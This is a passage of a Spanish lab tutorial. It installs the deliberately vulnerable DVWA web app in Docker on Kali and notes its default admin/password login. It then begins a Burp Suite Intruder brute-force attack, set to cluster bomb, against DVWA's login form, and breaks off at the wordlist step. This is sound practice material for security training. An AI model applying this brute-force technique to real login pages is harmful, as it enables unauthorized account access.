


Ilustración 11 - Instalación Docker DVWA comando pull

Con el comando Docker images veremos que se ha descargado la imagen correctamente

```
(root@pedro)-[~/home/kali]
# docker images
REPOSITORY          TAG      IMAGE ID      CREATED        SIZE
hello-world         latest   feb5d9fea6a5  5 months ago  13.3kB
vulnerable/web-dvwa latest   ab0d83586b6e  3 years ago  712MB
```

Ilustración 12 - Comprobación de imagen DVWA

Este comando de Docker sirve para crear un contenedor con la imagen de DVWA

```
(root@pedro)-[~/home/kali]
# docker run -d -it -p 80:80 vulnerable/web-dvwa
0ba51f4d4a3e882b7547f47f42616a7e37ed693079b7a795d42a7b4ddc16cdcd
```

Ilustración 13 - Comando Docker maquina DVWA

El comando Docker ps sirve para ver que contenedores están activos y que puertos utiliza.

```
(root@pedro)-[~/home/kali]
# docker run -d -it -p 80:80 vulnerable/web-dvwa
0ba51f4d4a3e882b7547f47f42616a7e37ed693079b7a795d42a7b4ddc16cdcd

[root@pedro]-[~/home/kali]
# docker ps
CONTAINER ID   IMAGE           COMMAND    CREATED     STATUS      PORTS
 NAMES
0ba51f4d4a3e   vulnerable/web-dvwa   "/main.sh"  11 seconds ago Up 7 seconds  0.0.0.0:80→80/tcp, :::80→80/tcp
competent_ganguly
```

Ilustración 14 - Docker ps

Con el comando ss -plnt veremos los puertos que se utilizan

```
(root@pedro)-[~/home/kali]
# ss -plnt
State Recv-Q Send-Q Local Address:Port          Peer Address:Port  Process
LISTEN 0      4096   0.0.0.0:80                  0.0.0.0:*          users:(("docker-proxy",pid=11358,fd=4))
LISTEN 0      4096   [::]:80                      [::]:*            users:(("docker-proxy",pid=11365,fd=4))
```

Ilustración 15 - Puertos que se están utilizando

Escribiendo en el navegador localhost y poniendo de usuario admin y de contraseña password entras en DVWA




Ilustración 16 - Login DVWA



Dentro de DVWA creamos la base de datos... y le damos a login que está en verde en la captura de pantalla para volvemos a logearnos pero ya con la base de datos creada.




Ilustración 17 - Creación base de datos y login

Los niveles de seguridad de DVWA




Ilustración 18 - Seguridad DVWA



Vulnerabilidades

Fuerza bruta

Descripción de la vulnerabilidad

Este ataque trata de recuperar o robar una clave probando tantas combinaciones en la vulnerabilidad hasta que se adivine la clave o contraseña correcta para conectarse y que permita acceder.

Ejecución del ataque

<https://www.youtube.com/watch?v=xrW-lymKXaM>

Antes de empezar con el ataque usaremos este programa para la práctica llamado Burp Suite




Ilustración 19 - Fuerza bruta programa Burp Suite

Le damos a la opción open browser y se nos abrirá el navegador del programa de Burp suite




Ilustración 20 - Open browser Burp suite



En esta captura probamos un usuario y contraseña cualquiera y vemos que nos da fallo de login

Ilustración 21 - Fallo login I

The screenshot shows the DVWA Brute Force vulnerability page. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force (which is selected and highlighted in green), Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), and XSS (Reflected). The main content area has a title 'Vulnerability: Brute Force' and a 'Login' form. The 'Username:' field contains 'pedro' and the 'Password:' field contains '....'. Below the form is a 'More Information' section with three links:

- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

This screenshot shows the same DVWA Brute Force page after a login attempt. The URL in the browser bar includes '&username=pedro&password=hola&Login=Login#'. The 'Login' form now shows empty fields for both 'Username:' and 'Password:'. Below the form, a red error message 'Username and/or password incorrect.' is displayed. The rest of the page, including the sidebar and 'More Information' section, remains the same as in the previous screenshot.

Ilustración 22 - Fallo login II



En esta captura vemos como la aplicación ha reconocido lo que le hemos introducido.




Ilustración 23 - Reconocimiento de datos

Ahora con lo que hemos introducido le decimos a la aplicación que lo mande a intruder




Ilustración 24 - Send intruder



Aquí le decimos a donde debe hacer el ataque de fuerza bruta




Ilustración 25 - Elegir a que host ataca

Seleccionamos el tipo de ataque cluster bomb y señalamos los parámetros introducidos en user y password.




Ilustración 26 - Selección tipo de ataque



En estas capturas lo que hacemos es decirle que nombres va a usar para probar contra la casilla o celda de usuario y password

Ilustración 27 - Datos para atacar I

